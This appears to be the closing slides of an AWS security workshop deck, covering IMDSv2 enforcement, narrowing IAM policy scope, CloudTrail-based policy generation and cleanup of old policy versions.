
Set Instance Metadata Options to “Required”

1




The screenshot shows the AWS Management Console interface. The 'Actions' menu is open, and the 'Modify instance metadata options' option is highlighted with a red box. The 'Instance settings' option is also highlighted with a blue box. The 'Launch instances' button is visible at the top right of the console.

2



The screenshot shows the 'Modify instance metadata options' dialog box. The 'IMDSv2' section is highlighted with a red box, showing the 'Optional' radio button selected and the 'Required' radio button unselected. The 'Instance ID' is 'i-095305739cafbbea3 (attack-box-01)'. The 'Instance metadata service' is checked 'Enable'. The 'Cancel' and 'Save' buttons are visible at the bottom right.

# WORKSHOP ATTACK PATHS



# POLICY BLAST RADIUS

- Limit highly privileged policies to only those who need it.
- Restrict permission scope to include resources you intend to impact

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "VisualEditor0",
      "Effect": "Allow",
      "Action": "ec2:*",
      "Resource": "*"
    }
  ]
}
```

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "VisualEditor0",
      "Effect": "Allow",
      "Action": "ec2:AssociateIamInstanceProfile",
      "Resource": "arn:aws:ec2:us-east-1:833715826468:instance/District*",
      "Condition": {
        "Bool": {
          "aws:MultiFactorAuthPresent": "true"
        }
      }
    }
  ]
}
```

# POLICY BLAST RADIUS

- Review the permissions/policies assigned in your environment
- Use native or 3<sup>rd</sup> party tooling to help limit policy scope

Generate policy for DiscriptRole  
Generate a policy based on the CloudTrail activity for this role.

**Role creation in progress.**  
This may take up to 30 seconds. Do not refresh or leave page.

**Time period and permissions to analyze CloudTrail events**

Select time period

Last 3 day(s)

Specific dates  
Choose a range of up to 90 days.

**CloudTrail access**

CloudTrail trail to be analyzed  
Specify the CloudTrail trail that logs events for this account

US East (N. Virginia) management-events

Specify regions  
Activities for services only from the selected regions will be reviewed to generate the policy.

Select regions

All regions

To analyze this role's access activity, IAM uses the service role below on your behalf to access the specified trail.


Create and use a new service role

Use an existing service role


[View permission details](#)

Cancel Generate policy

# WORKSHOP ATTACK PATHS



# POLICY VERSION CLEANUP



# POLICY VERSION CLEANUP

Trigger



CreatePolicyVersion



ListPolicyVersions  
If Version != Default:  
DeletePolicyVersion

# Questions?



Blog

[CheckSomeBytes.com](https://CheckSomeBytes.com)

Email

[Ryan@CheckSomeBytes.com](mailto:Ryan@CheckSomeBytes.com)

LinkedIn

[LinkedIn.CheckSomeBytes.com](https://LinkedIn.CheckSomeBytes.com)

---

# Thank you!



Blog

[CheckSomeBytes.com](https://CheckSomeBytes.com)

Email

[Ryan@CheckSomeBytes.com](mailto:Ryan@CheckSomeBytes.com)

LinkedIn

[LinkedIn.CheckSomeBytes.com](https://LinkedIn.CheckSomeBytes.com)